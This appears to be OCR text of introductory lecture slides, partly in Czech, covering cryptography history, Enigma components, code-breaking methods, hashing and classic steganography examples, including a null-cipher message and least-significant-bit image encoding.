
Historie

- od antiky
- pozvolný vývoj až do novověku
- revoluce ve 20. století (války)
- současnost


Rotors
Lampboard
Keyboard
Plugboard

Prolamování kódů

- frekvenční analýza
- repetice
- chyby operátorů
- kódové knihy
- hrubá síla



Některé pojmy

- Steganografie
  - kdysi a dnes
  - text, obrázky, hudba, neviditelný inkoust…
- Hash
  - + salt
- „Security through obscurity“
  - dat, algoritmu, klíče
- Symetrie a asymetrie šifer
  - „handshake“

Examples of steganography

Example 1: Coded message

Apparently neutral's protest is thoroughly discounted and ignored.
Isman hard hit. Blockade issue affects pretext for embargo on byproducts,
ejecting suets and vegetable oils.

Take second letter of each word to get message:
Pershing sails from NY June 1

Example 2: Coded images: Least Significant Bits (LSB) insertion

Original image

Altered image

▫ Areas where binary code of pixel has been altered

Binary code from original image pixel 1

10000000 10100100 10110101 10110101 11110011 10110111 11100111 10110011 00110000


Changes made on altered image pixel 1


10000001 10100100 10110100 10110100 11110010 10110110 11100110 10110011 00110011


Read last digit:

